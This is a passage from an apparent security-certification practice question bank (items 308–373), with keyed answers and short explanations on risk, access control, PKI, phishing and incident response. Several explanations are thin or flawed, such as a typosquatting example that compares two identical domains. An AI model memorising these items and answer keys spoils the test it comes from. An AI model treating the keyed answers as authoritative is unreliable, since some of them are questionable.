- E. Camera
- F. Memorable question

Answer(s): A, D

Explanation:

Swipe Card: Swipe cards are a common physical security measure that allows controlled access to specific areas. They are assigned to authorized individuals and can be tracked or deactivated if lost or stolen.

Biometric Scanner: Biometric scanners, such as fingerprint or iris scanners, provide robust security by verifying unique physical characteristics of a person. They are highly effective in preventing unauthorized access as biometric data is difficult to replicate.

QUESTION: 308

A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs.

Which of the following risk elements should the implementation team understand before granting access to the application?

- A. Threshold
- B. Appetite
- C. Avoidance
- D. Register

Answer(s): B

Explanation:

Risk appetite refers to the level of risk an organization is willing to accept in pursuit of its objectives.

When granting access to an application, especially to both contractors and internal employees, the implementation team needs to assess how much risk the organization is willing to tolerate regarding potential unauthorized access, data breaches, or misuse of the application.

Understanding the company's risk appetite helps in designing access controls that align with its risk management strategy.

QUESTION: 309

Which of the following is the act of proving to a customer that software developers are trained on secure coding?

- A. Assurance
- B. Contract
- C. Due diligence
- D. Attestation

Answer(s): D

Explanation:

Attestation is the act of formally declaring or providing evidence that certain conditions or requirements have been met. In this context, it involves proving to a customer that software developers are trained on secure coding practices. This can be achieved through documentation, certifications, or other official declarations demonstrating compliance with secure coding standards.

QUESTION: 310

An administrator is creating a secure method for a contractor to access a test environment. Which of the following would provide the contractor with the best access to the test environment?

- A. Application server
- B. Jump server
- C. RDP server
- D. Proxy server

Answer(s): B

Explanation:

A jump server (also known as a jump box) is a secure system designed to serve as a controlled entry point for accessing servers and environments. It is commonly used to provide external contractors or administrators with access to a specific environment, such as a test environment, while minimizing the risk of unauthorized access to other parts of the network. Jump servers typically include additional security measures like multi-factor authentication and logging to enhance control and monitoring.

QUESTION: 311

A security analyst notices unusual behavior on the network. The IDS on the network was not able to detect the activities.

Which of the following should the security analyst use to help the IDS detect such attacks in the future?

- A. Signatures
- B. Trends
- C. Honeypot
- D. Reputation

Answer(s): A

Explanation:

Signatures are predefined patterns or rules used by an Intrusion Detection System (IDS) to identify known malicious activities or attacks. If the IDS was unable to detect unusual behavior, the security analyst can create or update signatures based on the characteristics of the observed activity. This ensures the IDS can recognize and flag similar activities in the future, improving its effectiveness in detecting such attacks.

QUESTION: 312

To which of the following security categories does an EDR solution belong?

- A. Physical
- B. Operational
- C. Managerial
- D. Technical

Answer(s): D

Explanation:

An EDR (Endpoint Detection and Response) solution is a technical security control that focuses on monitoring, detecting, and responding to threats on endpoint devices such as desktops, laptops, and servers. It provides real-time visibility, threat detection, and automated responses to mitigate security incidents, making it a part of the technical security category.

QUESTION: 313

A company relies on open-source software libraries to build the software used by its customers. Which of the following vulnerability types would be the **most** difficult to remediate due to the company's reliance on open-source libraries?

- A. Buffer overflow
- B. SQL injection
- C. Cross-site scripting
- D. Zero-day

Answer(s): D

Explanation:

A zero-day vulnerability is a security flaw that is unknown to the vendor or developer and has no available fix at the time of its discovery.

When relying on open-source libraries, addressing zero-day vulnerabilities can be particularly challenging because the company depends on the open-source community or the library's maintainers to identify and patch the issue. The company often has limited control over the development and update process for these libraries, making remediation more difficult compared to other vulnerability types where known fixes or mitigations are available.

QUESTION: 314

An organization has a new regulatory requirement to implement corrective controls on a financial system.

Which of the following is the most likely reason for the new requirement?

- A. To defend against insider threats altering banking details
- B. To ensure that errors are not passed to other systems
- C. To allow for business insurance to be purchased
- D. To prevent unauthorized changes to financial data

Answer(s): B

Explanation:

Corrective controls are designed to identify and fix issues that arise in a system to prevent further propagation of errors. In a financial system, implementing corrective controls ensures that errors, such as data inaccuracies or processing mistakes, are identified and corrected.

before they can affect other interconnected systems. Regulatory requirements often mandate such controls to maintain data integrity and reliability across financial operations.

QUESTION: 315

Which of the following is the stage in an investigating when forensic images are obtained?

- A. Acquisition
- B. Preservation
- C. Reporting
- D. E-discovery

Answer(s): A

Explanation:

The acquisition stage in an investigation involves obtaining forensic images of digital evidence. This process includes creating exact copies of data from storage devices (e.g., hard drives, USB drives) or systems while maintaining the integrity of the original evidence. These forensic images are then used for analysis in subsequent stages of the investigation, ensuring that the original evidence remains unaltered.

QUESTION: 316

Which of the following describes the difference between encryption and hashing?

- A. Encryption protects data in transit, while hashing protects data at rest.
- B. Encryption replaces cleartext with ciphertext, while hashing calculates a checksum.
- C. Encryption ensures data integrity, while hashing ensures data confidentiality.
- D. Encryption uses a public-key exchange, while hashing uses a private key.

Answer(s): B

Explanation:

Encryption transforms cleartext into ciphertext using an algorithm and a key to protect the data's confidentiality. The ciphertext can be decrypted back into the original cleartext with the correct key.

Hashing is a one-way process that generates a fixed-size hash value (checksum) from input data. Hashing is typically used to ensure data integrity by detecting changes in the data, as even a small alteration results in a completely different hash value.

QUESTION: 317

A security report shows that during a two-week test period, 80% of employees unwittingly disclosed their SSO credentials when accessing an external website. The organization purposely created the website to simulate a cost-free password complexity test. Which of the following would best help reduce the number of visits to similar websites in the future?

- A. Block all outbound traffic from the intranet.
- B. Introduce a campaign to recognize phishing attempts.
- C. Restrict internet access for the employees who disclosed credentials.
- D. Implement a deny list of websites.

Answer(s): B

Explanation:

A phishing awareness campaign is the best way to address this issue by educating employees about recognizing and avoiding phishing attempts. The campaign can include training sessions, simulated phishing exercises, and guidelines for safely handling requests for sensitive information. By increasing awareness and understanding, employees will be less likely to fall for similar schemes in the future, significantly reducing the risk of credential disclosure.

QUESTION: 318

A Chief Information Security Officer (CISO) has developed information security policies that relate to the software development methodology.

Which of the following would the CISO most likely include in the organization's documentation?

- A. Peer review requirements
- B. Multifactor authentication
- C. Branch protection tests
- D. Secrets management configurations

Answer(s): A

Explanation:

Peer review requirements are often included in information security policies related to the software development methodology. Peer reviews help ensure that code is reviewed for quality, security vulnerabilities, and adherence to best practices before it is merged or deployed. This process reduces the likelihood of introducing security flaws into the software and aligns with secure development lifecycle practices.

QUESTION: 319

An organization is developing a security program that conveys the responsibilities associated with the general operation of systems and software within the organization.

Which of the following documents would most likely communicate these expectations?

- A. Business continuity plan
- B. Change management procedure
- C. Acceptable use policy
- D. Software development life cycle policy

Answer(s): C

Explanation:

An Acceptable Use Policy (AUP) outlines the responsibilities and expectations for employees and users regarding the use of systems, software, and other organizational resources. It specifies the appropriate and prohibited behaviors to ensure secure and proper operation of these systems. This policy communicates general operational responsibilities and helps enforce compliance with organizational security standards.

QUESTION: 320

A security analyst created a fake account and saved the password in a non-readily accessible directory in a spreadsheet. An alert was also configured to notify the security team if the spreadsheet is opened.

Which of the following best describes the deception method being deployed?

- A. Honeypot
- B. Honeyfile
- C. Honeytoken
- D. Honeynet

Answer(s): B

Explanation:

A honeyfile is a decoy file created to detect unauthorized access or suspicious activities. In this case, the security analyst set up a fake account and saved its password in a hidden spreadsheet, configuring an alert to trigger if the file is accessed. This approach aims to deceive potential attackers and monitor their behavior, making it a clear example of using a honeyfile.

QUESTION: 321

Which of the following is the best way to provide secure, remote access for employees while minimizing the exposure of a company's internal network?

- A. VPN
- B. LDAP
- C. FTP
- D. RADIUS

Answer(s): A

Explanation:

A VPN (Virtual Private Network) provides secure, encrypted remote access to an organization's internal network. It ensures that data transmitted between remote employees and the internal network is protected from interception and minimizes the exposure of the internal network by

controlling access through secure tunnels. VPNs are a widely used and effective solution for enabling secure remote work.

QUESTION: 322

A company wants to track modifications to the code that is used to build new virtual servers. Which of the following will the company most likely deploy?

- A. Change management ticketing system
- B. Behavioral analyzer
- C. Collaboration platform
- D. Version control tool

Answer(s): D

Explanation:

A version control tool is specifically designed to track changes to code, configurations, and other files. It allows teams to monitor modifications, revert to previous versions if needed, and collaborate effectively while maintaining a history of changes. For tracking modifications to code used in building new virtual servers, tools like Git or Subversion would be the most appropriate choice.

QUESTION: 323

Which of the following documents details how to accomplish a technical security task?

- A. Standard
- B. Policy
- C. Guideline
- D. Procedure

Answer(s): D

Explanation:

A procedure is a document that provides step-by-step instructions on how to accomplish a specific technical security task. It is detailed and actionable, ensuring consistency and clarity in task execution. Procedures are essential for tasks like configuring firewalls, applying patches, or implementing encryption.

QUESTION: 324

While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impact if a generator was to develop a fault during failover. Which of the following is the team most likely to consider in regard to risk management activities?

- A. RPO

- B. ARO
- C. BIA
- D. MTTR

Answer(s): C

Explanation:

A Business Impact Analysis (BIA) is used to identify and evaluate the potential effects of disruptions to critical business operations. During a business continuity exercise, concerns about the impact of a generator fault during failover would prompt the team to assess the associated risks and impacts on business functions, which are key components of a BIA. This helps in prioritizing recovery strategies and understanding the consequences of such failures.

QUESTION: 325

Which of the following is prevented by proper data sanitization?

- A. Hackers' ability to obtain data from used hard drives
- B. Devices reaching end-of-life and losing support
- C. Disclosure of sensitive data through incorrect classification
- D. Incorrect inventory data leading to a laptop shortage

Answer(s): A

Explanation:

Proper data sanitization ensures that sensitive or confidential information is irreversibly removed from storage devices before disposal, reuse, or transfer. This process prevents hackers or unauthorized individuals from recovering data from used hard drives or other storage media, thereby mitigating the risk of data breaches.

QUESTION: 326

A certificate authority needs to post information about expired certificates. Which of the following would accomplish this task?

- A. TPM
- B. CRL
- C. PKI
- D. CSR

Answer(s): B

Explanation:

A CRL (Certificate Revocation List) is a list published by a Certificate Authority (CA) that contains information about certificates that have been revoked or are no longer valid. This list

helps systems verify the status of a certificate and ensures that expired or compromised certificates are not trusted.

QUESTION: 327

Which of the following can best contribute to prioritizing patch applications?

- A. CVSS
- B. SCAP
- C. OSINT
- D. CVE

Answer(s): A

Explanation:

The Common Vulnerability Scoring System (CVSS) provides a standardized way to assess and prioritize the severity of vulnerabilities. By assigning a numerical score to each vulnerability based on factors like exploitability and impact, CVSS helps organizations determine the urgency of applying patches, enabling efficient risk management and prioritization of remediation efforts.

QUESTION: 328

A systems administrator creates a script that validates OS version, patch levels, and installed applications when users log in.

Which of the following examples best describes the purpose of this script?

- A. Resource scaling
- B. Policy enumeration
- C. Baseline enforcement
- D. Guard rails implementation

Answer(s): C

Explanation:

The script ensures that systems meet specific requirements such as the OS version, patch levels, and installed applications when users log in. This process is an example of baseline enforcement, where a predefined standard or configuration (baseline) is enforced to maintain system security, compliance, and stability.

QUESTION: 329

A security analyst learns that an attack vector, which was used as a part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of initial exploit.

Which of the following logs should the analyst review first?

- A. Endpoint

- B. Application
- C. Firewall
- D. NAC

Answer(s): C

Explanation:

A firewall log is the most relevant log to review first when investigating the initial exploit of an IoT device. Firewalls monitor and log network traffic, including incoming and outgoing connections, which can reveal suspicious activity or unauthorized access attempts targeting the IoT device. By analyzing these logs, the security analyst can pinpoint the time and source of the initial exploit.

QUESTION: 330

A company's gate access logs show multiple entries from an employee's ID badge within a two-minute period.

Which of the following is this an example of?

- A. RFID cloning
- B. Side-channel attack
- C. Shoulder surfing
- D. Tailgating

Answer(s): A

Explanation:

RFID cloning occurs when an attacker duplicates the data from an RFID badge, allowing them to simulate multiple entries using the same badge ID. The multiple entries within a short period in the gate access logs indicate that the RFID badge data might have been copied and used illegitimately.

QUESTION: 331

Which of the following most accurately describes the order in which a security engineer should implement secure baselines?

- A. Deploy, maintain, establish
- B. Establish, maintain, deploy
- C. Establish, deploy, maintain
- D. Deploy, establish, maintain

Answer(s): C

Explanation:

Establish: Create the secure baseline by defining the standard configurations, security settings, and policies required for systems and applications.

Deploy: Apply the secure baseline to the systems and environments to ensure compliance with the defined standards.

Maintain: Continuously monitor and update the baseline as needed to adapt to new threats, vulnerabilities, or changes in requirements.

QUESTION: 332

A SOC analyst establishes a remote control session on an end user's machine and discovers the following in a file:

```
gmail.com[ENT]my.name@gmail.com[ENT]NoOneCanGuessThis123! [ENT>Hello Susan, it was
great to see you the other day! Let's plan a followup[BACKSPACE]follow-up meeting
soon. Here is the link to register. [RTN][CTRL]c [CTRL]v [RTN]after [BACKSPACE]After
you register give me a call on my cellphone.
```

Which of the following actions should the SOC analyst perform **first**?

- A. Advise the user to change passwords.
- B. Reimage the end user's machine.
- C. Check the policy on personal email at work.
- D. Check host firewall logs.

Answer(s): B

QUESTION: 333

Which of the following is a reason environmental variables are a concern when reviewing potential system vulnerabilities?

- A. The contents of environmental variables could affect the scope and impact of an exploited vulnerability.
- B. In-memory environmental variable values can be overwritten and used by attackers to insert malicious code.
- C. Environmental variables define cryptographic standards for the system and could create vulnerabilities if deprecated algorithms are used.
- D. Environmental variables will determine when updates are run and could mitigate the likelihood of vulnerability exploitation.
-

Answer(s): A

Explanation:

Environmental variables store system-specific information such as paths, user-specific settings, or authentication tokens. If improperly managed or exposed, they can significantly increase the scope and impact of a vulnerability. For instance, leaked credentials or sensitive data stored in environmental variables can provide attackers with additional access or escalate their capabilities during an exploit. Therefore, careful management of these variables is crucial for system security.

QUESTION: 334

A company evaluates several options that would allow employees to have remote access to the network. The security team wants to ensure the solution includes AAA to comply with internal security policies.

Which of the following should the security team recommend?

- A. IPSec with RADIUS
- B. RDP connection with LDAPS
- C. Web proxy for all remote traffic
- D. Jump server with 802.1X

Answer(s): A

Explanation:

IPSec with RADIUS supports the AAA (Authentication, Authorization, and Accounting) framework, which is required to comply with internal security policies. IPSec provides secure communication over the network, and RADIUS handles AAA functionalities by authenticating users, authorizing access levels, and keeping logs for accounting purposes. This combination ensures robust security for remote access.

QUESTION: 335

An administrator must replace an expired SSL certificate.

Which of the following does the administrator need to create the new SSL certificate?

- A. CSR
- B. OCSP
- C. Key
- D. CRL

Answer(s): A

Explanation:

A CSR (Certificate Signing Request) is required to create a new SSL certificate. It is a file that contains the public key and identifying information (such as domain name and organization details) that the administrator submits to a Certificate Authority (CA). The CA uses this information to generate and issue a new SSL certificate.

QUESTION: 336

A systems administrator receives a text message from an unknown number claiming to be the Chief Executive Officer of the company. The message states an emergency situation requires a password reset.

Which of the following threat vectors is being used?

- A. Typosquatting
- B. Smishing
- C. Pretexting
- D. Impersonation

Answer(s): B

Explanation:

Smishing (SMS phishing) is a type of social engineering attack where attackers use text messages to deceive individuals into revealing sensitive information or performing actions like a password reset. In this case, the unknown sender pretending to be the CEO and requesting a password reset via text exemplifies smishing.

QUESTION: 337

A Chief Information Security Officer (CISO) wants to:

- Prevent employees from downloading malicious content.
- Establish controls based on departments and users.
- Map internet access for business applications to specific service accounts.
- Restrict content based on categorization.

Which of the following should the CSO implement?

- A. Web application firewall
- B. Secure DNS server
- C. Jump server
- D. Next-generation firewall

Answer(s): D

Explanation:

A Next-Generation Firewall (NGFW) offers advanced capabilities such as:

- **Preventing malicious content downloads** through deep packet inspection and intrusion prevention systems (IPS).
- **Establishing controls based on departments and users** by integrating with directory services like Active Directory for user-based policies.
- **Mapping internet access to business applications** through application-level control and service account integration.
- **Restricting content based on categorization** using URL filtering and content categorization features.
-

QUESTION: 338

A company is aware of a given security risk related to a specific market segment. The business chooses not to accept responsibility and target their services to a different market segment. Which of the following describes this risk management strategy?

- A. Exemption
- B. Exception
- C. Avoid
- D. Transfer

Answer(s): C

Explanation:

The company's decision to change its target market to eliminate exposure to a specific security risk is an example of risk avoidance. This strategy involves modifying plans, processes, or business models to eliminate the potential for a particular risk to occur, rather than mitigating or transferring it. By targeting a different market segment, the company effectively avoids the identified risk.

QUESTION: 339

A security analyst needs to improve the company's authentication policy following a password audit.

Which of the following should be included in the policy? (Choose two.)

- A. Length
- B. Complexity
- C. Least privilege
- D. Something you have
- E. Security keys
- F. Biometrics

Answer(s): A, B

Explanation:

Length: Longer passwords are more resistant to brute-force attacks. Requiring a minimum length (e.g., 12-16 characters) significantly improves password security.

Complexity: Ensuring passwords include a mix of uppercase letters, lowercase letters, numbers, and special characters makes them harder to guess or crack using dictionary attacks. Including both length and complexity in the authentication policy helps to enhance overall password strength and security.

QUESTION: 340

Which of the following is an example of a treatment strategy for a continuous risk?

- A. Email gateway to block phishing attempts
- B. Background checks for new employees
- C. Dual control requirements for wire transfers
- D. Branch protection as part of the CI/CD pipeline

Answer(s): A

Explanation:

A continuous risk is an ongoing threat that requires ongoing mitigation and monitoring efforts. Phishing attempts are a continuous risk to organizations as attackers frequently target users via emails. An email gateway acts as a treatment strategy by actively filtering out malicious emails, thereby reducing the likelihood of successful phishing attacks. This proactive approach addresses the ongoing nature of the threat.

QUESTION: 341

An organization wants to deploy software in a container environment to increase security. Which of the following would limit the organization's ability to achieve this goal?

- A. Regulatory compliance
- B. Patch availability
- C. Kernel version
- D. Monolithic code

Answer(s): D

Explanation:

A monolithic codebase can limit the deployment of software in a container environment because containers are designed to run lightweight, modular, and independent services. Monolithic applications are large, tightly coupled, and difficult to break into smaller components, which conflicts with the principles of containerization. This makes it harder to achieve the scalability, security, and isolation benefits of containers.

QUESTION: 342

Prior to implementing a design change, the change must go through multiple steps to ensure that it does not cause any security issues. Which of the following is most likely to be one of those steps?

- A. Board review
- B. Service restart
- C. Backout planning
- D. Maintenance

Answer(s): C

Explanation:

Before implementing a design change, backout planning is crucial to ensure the organization can quickly revert to a stable state if the change causes issues, including security vulnerabilities. Backout planning involves identifying the steps and resources needed to undo the change safely and efficiently, minimizing disruptions and maintaining security.

QUESTION: 343

The internal audit team determines a software application is no longer in scope for external reporting requirements.

Which of the following will confirm that the application is no longer applicable?

- A. Data inventory and retention
- B. Right to be forgotten
- C. Due care and due diligence
- D. Acknowledgement and attestation

Answer(s): D

QUESTION: 344

Which of the following are the first steps an analyst should perform when developing a heat map? (Choose two.)

- A. Methodically walk around the office noting Wi-Fi signal strength.
- B. Log in to each access point and check the settings.
- C. Create or obtain a layout of the office.
- D. Measure cable lengths between access points.
- E. Review access logs to determine the most active devices.
- F. Remove possible impediments to radio transmissions.

Answer(s): A, C

Explanation:

Methodically walk around the office noting Wi-Fi signal strength: This is essential for identifying areas with weak or strong signals and understanding the coverage gaps or interference points, which are crucial for developing an accurate heat map.

Create or obtain a layout of the office: A layout is necessary to map the signal strength data against the physical environment, enabling proper visualization of signal coverage and pinpointing issues.

These two steps provide the foundation for creating a meaningful heat map to analyze wireless network performance.

QUESTION: 345

Which of the following is used to improve security and overall functionality without losing critical application data?

- A. Reformatting
- B. Decommissioning
- C. Patching
- D. Encryption

Answer(s): C

Explanation:

Patching is used to improve both security and functionality by updating software to fix vulnerabilities, improve performance, or add features. This process ensures that critical application data is preserved while addressing issues that could compromise the application's security or functionality. Regular patching is a key part of maintaining a secure and efficient system.

QUESTION: 346

An organization is preparing to export proprietary software to a customer. Which of the following would be the best way to prevent the loss of intellectual property?

- A. Code signing
- B. Obfuscation
- C. Tokenization
- D. Blockchain

Answer(s): B

Explanation:

Explanation: Obfuscation is the process of making software code intentionally difficult to understand or reverse-engineer. By obfuscating the proprietary software before exporting it, the organization can protect its intellectual property from being analyzed, copied, or exploited by unauthorized parties. This method is commonly used to safeguard the core logic and algorithms of the software.

QUESTION: 347

Which of the following should be used to ensure a device is inaccessible to a network-connected resource?

- A. Disablement of unused services
- B. Web application firewall
- C. Host isolation
- D. Network-based IDS

Answer(s): C

Explanation:

Host isolation ensures that a device is inaccessible to network-connected resources by isolating it from the rest of the network. This can be achieved through techniques such as placing the

device in a quarantine VLAN or blocking its communications entirely. It is a key security measure when dealing with potentially compromised or non-compliant devices.

QUESTION: 348

In which of the following will unencrypted network traffic most likely be found?

- A. SDN
- B. IoT
- C. VPN
- D. SCADA

Answer(s): B

QUESTION: 349

Which of the following is the best reason to perform a tabletop exercise?

- A. To address audit findings
- B. To collect remediation response times
- C. To update the IRP
- D. To calculate the ROI

Answer(s): C

Explanation:

The primary reason to perform a tabletop exercise is to test and validate the Incident Response Plan (IRP) in a simulated environment. This helps identify gaps, refine procedures, and ensure that the plan is up-to-date and effective in addressing current threats and scenarios. Regular tabletop exercises improve organizational preparedness for real-world incidents.

QUESTION: 350

Which of the following is a use of CVSS?

- A. To determine the cost associated with patching systems
- B. To identify unused ports and services that should be closed
- C. To analyze code for defects that could be exploited
- D. To prioritize the remediation of vulnerabilities

Answer(s): D

Explanation:

The Common Vulnerability Scoring System (CVSS) is a standardized framework for assessing the severity of vulnerabilities. It assigns a numerical score that helps organizations determine the criticality of vulnerabilities and prioritize their remediation efforts based on the risk they pose. This ensures efficient use of resources to address the most severe issues first.

QUESTION: 351

For an upcoming product launch, a company hires a marketing agency whose owner is a close relative of the Chief Executive Officer.

Which of the following did the company violate?

- A. Independent assessments
- B. Supply chain analysis
- C. Right-to-audit clause
- D. Conflict of interest policy

Answer(s): D

Explanation:

A conflict of interest policy ensures that decisions are made in the best interests of the company and not influenced by personal relationships or benefits. Hiring a marketing agency owned by a close relative of the CEO without appropriate disclosures or procedures would violate such a policy, as it creates a potential bias or unfair advantage.

QUESTION: 352

An organization designs an inbound firewall with a fail-open configuration while implementing a website.

Which of the following would the organization consider to be the highest priority?

- A. Confidentiality
- B. Non-repudiation
- C. Availability
- D. Integrity

Answer(s): C

Explanation:

A fail-open configuration prioritizes availability, ensuring that services remain accessible even if the firewall encounters an issue. This approach minimizes downtime for critical resources, such as a website, but may temporarily compromise other aspects of security like confidentiality or integrity. This configuration is often chosen when maintaining access is of utmost importance.

QUESTION: 353

An engineer needs to ensure that a script has not been modified before it is launched.

Which of the following best provides this functionality?

- A. Masking
- B. Obfuscation
- C. Hashing

D. Encryption

Answer(s): C

Explanation:

Hashing generates a unique fixed-size value (hash) based on the contents of a file or script. By comparing the current hash of the script with a previously calculated hash, the engineer can verify that the script has not been modified. Hashing ensures the integrity of the script without encrypting or altering it.

QUESTION: 354

Which of the following is the most important element when defining effective security governance?

- A. Discovering and documenting external considerations
- B. Developing procedures for employee onboarding and offboarding
- C. Assigning roles and responsibilities for owners, controllers, and custodians
- D. Defining and monitoring change management procedures

Answer(s): C

Explanation:

Effective security governance requires clear assignment of roles and responsibilities to ensure accountability and proper management of security controls. Defining roles such as data owners (who make decisions), controllers (who implement decisions), and custodians (who handle day-to-day operations) is essential for ensuring security policies and procedures are effectively managed and enforced. This alignment is critical for a cohesive security framework.

QUESTION: 355

A contractor is required to visually inspect the motherboards of all new servers that are purchased to determine whether the servers were tampered with. Which of the following risks is the contractor attempting to mitigate?

- A. Embedded rootkit
- B. Supply chain
- C. Firmware failure
- D. RFID keylogger

Answer(s): B

Explanation:

By visually inspecting the motherboards of new servers, the contractor is mitigating supply chain risks, which include the possibility of tampering or malicious components being introduced

during manufacturing or transit. Such inspections help ensure the integrity of hardware and reduce the likelihood of compromised devices entering the organization.

QUESTION: 356

Which of the following could potentially be introduced at the time of side loading?

- A. User impersonation
- B. Rootkit
- C. On-path attack
- D. Buffer overflow

Answer(s): B

Explanation:

Side loading involves installing software or applications from sources outside official or trusted repositories. This process can potentially introduce malicious software, such as a rootkit, which embeds itself deeply into a system to maintain privileged access and evade detection. Rootkits are often a significant threat when using unverified or non-trusted installation sources.

QUESTION: 357

While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host.

Which of the following is most likely responsible for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Insider threat
- D. Nation-state

Answer(s): C

Explanation:

The malicious activity involving ARP poisoning in a school district during state testing suggests deliberate and targeted action, likely from someone with internal access and knowledge of the network. This aligns with an insider threat, where an individual within the organization, such as a student or staff member, intentionally disrupts network operations. Insiders often have the access and opportunity required to carry out such attacks.

QUESTION: 358

A user needs to complete training at <https://comptiatraining.com>. After manually entering the URL, the user sees that the accessed website is noticeably different from the standard company website.

Which of the following is the most likely explanation for the difference?

- A. Cross-site scripting
- B. Pretexting
- C. Typosquatting
- D. Vishing

Answer(s): C

Explanation:

Typosquatting occurs when an attacker registers a domain name that is very similar to a legitimate website, often exploiting common typographical errors (e.g., "comptiatraining.com" instead of "comptiatraining.com"). If a user manually enters an incorrect URL and lands on a fraudulent website, it is most likely a typosquatting attempt. This is commonly used for phishing or distributing malware.

QUESTION: 359

A company has yearly engagements with a service provider. The general terms and conditions are the same for all engagements. The company wants to simplify the process and revisit the general terms every three years.

Which of the following documents would provide the best way to set the general terms?

- A. MSA
- B. NDA
- C. MOU
- D. SLA

Answer(s): A

Explanation:

A Master Service Agreement (MSA) establishes the general terms and conditions governing the relationship between a company and a service provider. It is designed for long-term use, allowing individual engagements (e.g., statements of work) to reference the MSA instead of redefining the terms repeatedly. Revisiting the MSA every three years simplifies the process while maintaining flexibility for yearly engagements.

QUESTION: 360

While updating the security awareness training, a security analyst wants to address issues created if vendors' email accounts are compromised.

Which of the following recommendations should the security analyst include in the training?

- A. Refrain from clicking on images included in emails from new vendors
- B. Delete emails from unknown service provider partners.
- C. Require that invoices be sent as attachments
- D. Be alert to unexpected requests from familiar email addresses

Answer(s): D

Explanation:

Compromised vendor email accounts can be used to send phishing emails or fraudulent requests that appear legitimate. Employees should be trained to recognize and scrutinize unexpected requests even when they come from familiar email addresses, as this is a common tactic in phishing and business email compromise (BEC) attacks. This recommendation directly addresses the risk posed by compromised vendor accounts.

QUESTION: 361

A new corporate policy requires all staff to use multifactor authentication to access company resources.

Which of the following can be utilized to set up this form of identity and access management? (Choose two.)

- A. Authentication tokens
- B. Least privilege
- C. Biometrics
- D. LDAP
- E. Password vaulting
- F. SAML

Answer(s): A, C

Explanation:

Authentication tokens: Tokens, such as hardware or software-based one-time password (OTP) generators, are commonly used as one factor in multifactor authentication (MFA). They provide an additional layer of security beyond just a password.

Biometrics: Biometric factors, such as fingerprint scans or facial recognition, are another common component of MFA, providing a "something you are" factor for identity verification. These factors, when combined with something the user knows (e.g., a password), fulfill the requirements for MFA by incorporating multiple layers of authentication.

QUESTION: 362

A help desk employee receives a call from someone impersonating the Chief Executive Officer. The caller asks for assistance with resetting a password.

Which of the following best describes this event?

- A. Vishing
- B. Hacktivism
- C. Blackmail
- D. Misinformation

Answer(s): A

Explanation:

Vishing (voice phishing) is a social engineering attack conducted over the phone. In this scenario, the attacker impersonates the CEO to manipulate the help desk employee into resetting a password, which is a classic example of a vishing attempt.

QUESTION: 363

The number of tickets the help desk has been receiving has increased recently due to numerous false-positive phishing reports.

Which of the following would be best to help to reduce the false positives?

- A. Performing more phishing simulation campaigns
- B. Improving security awareness training
- C. Hiring more help desk staff
- D. Implementing an incident reporting web page

Answer(s): B

Explanation:

Improving security awareness training helps employees better understand and identify legitimate phishing attempts, reducing the number of false-positive reports. Enhanced training can teach staff to recognize key indicators of phishing emails and report only those that warrant investigation, decreasing the workload for the help desk.

QUESTION: 364

A systems administrator needs to encrypt all data on employee laptops.

Which of the following encryption levels should be implemented?

- A. Volume
- B. Partition
- C. Full disk
- D. File

Answer(s): C

Explanation:

Full disk encryption (FDE) encrypts the entire disk, including the operating system, applications, and user data. This ensures that all data on the laptop is encrypted, providing strong security against data theft or unauthorized access if the laptop is lost or stolen. It's the most comprehensive method for securing all information stored on the device.

QUESTION: 365

Which of the following actions best addresses a vulnerability found on a company's web server?

- A. Patching
- B. Segmentation
- C. Decommissioning
- D. Monitoring

Answer(s): A

Explanation:

Patching involves applying updates or fixes to software to address known vulnerabilities. If a vulnerability is found on a web server, applying a patch is the most effective and direct way to resolve the issue and protect the system from exploitation. This action fixes the security holes in the software, making it secure against known threats.

QUESTION: 366

A company is changing its mobile device policy. The company has the following requirements:

- Company-owned devices
- Ability to harden the devices
- Reduced security risk
- Compatibility with company resources

Which of the following would **best** meet these requirements?

- A. BYOD
- B. CYOD
- C. COPE
- D. COBO

Answer(s): D

QUESTION: 367

A company is concerned about employees unintentionally introducing malware into the network. The company identified fifty employees who clicked on a link embedded in an email sent by the internal IT department.

Which of the following should the company implement to best improve its security posture?

- A. Social engineering training
- B. SPF configuration
- C. Simulated phishing campaign
- D. Insider threat awareness

Answer(s): A

QUESTION: 368

A penetration test identifies that an SMBv1 is enabled on multiple servers across an organization. The organization wants to remediate this vulnerability in the most efficient way possible.

Which of the following should the organization use for this purpose?

- A. GPO
- B. ACL
- C. SFTP
- D. DLP

Answer(s): A

Explanation:

A Group Policy Object (GPO) can be used to efficiently disable SMBv1 across multiple servers within an organization. By configuring a GPO to disable the outdated and vulnerable SMBv1 protocol, the organization can ensure that the change is applied consistently across all affected systems. This is a centralized and efficient method for remediation, reducing the potential attack surface related to SMBv1.

QUESTION: 369

Which of the following best protects sensitive data in transit across a geographically dispersed infrastructure?

- A. Encryption
- B. Masking
- C. Tokenization
- D. Obfuscation

Answer(s): A

Explanation:

Encryption ensures that sensitive data is protected while it is being transmitted across networks, especially over long distances or between geographically dispersed infrastructures. By encrypting data, it becomes unreadable to unauthorized parties, even if intercepted, ensuring confidentiality and integrity during transmission. Encryption is the most effective method for protecting data in transit.

QUESTION: 370

As part of new compliance audit requirements, multiple servers need to be segmented on different networks and should be reachable only from authorized internal systems.

Which of the following would meet the requirements?

- A. Configure firewall rules to block external access to Internal resources.
- B. Set up a WAP to allow internal access from public networks.

- C. Implement a new IPSec tunnel from internal resources.
- D. Deploy an internal jump server to access resources.

Answer(s): D

QUESTION: 371

Which of the following activities should be performed first to compile a list of vulnerabilities in an environment?

- A. Automated scanning
- B. Penetration testing
- C. Threat hunting
- D. Log aggregation
- E. Adversarial emulation

Answer(s): A

Explanation:

Automated scanning is the first step in identifying vulnerabilities in an environment. Tools that perform automated vulnerability scanning scan systems and networks for known vulnerabilities, missing patches, misconfigurations, and other security weaknesses. This helps create an initial list of vulnerabilities that can then be prioritized and addressed, often serving as the foundation for further in-depth activities like penetration testing or threat hunting.

QUESTION: 372

Which of the following can be used to mitigate attacks from high-risk regions?

- A. Obfuscation
- B. Data sovereignty
- C. IP geolocation
- D. Encryption

Answer(s): C

Explanation:

IP geolocation allows you to identify the geographical location of an IP address, enabling you to block or limit access from high-risk regions. By using IP geolocation, you can restrict or monitor traffic coming from certain geographic areas that are known to be sources of frequent cyberattacks. This is an effective way to mitigate risks associated with unwanted or malicious traffic from those regions.

QUESTION: 373

An organization that handles sensitive information wants to protect the information by using a reversible technology.

Which of the following best satisfies this requirement?

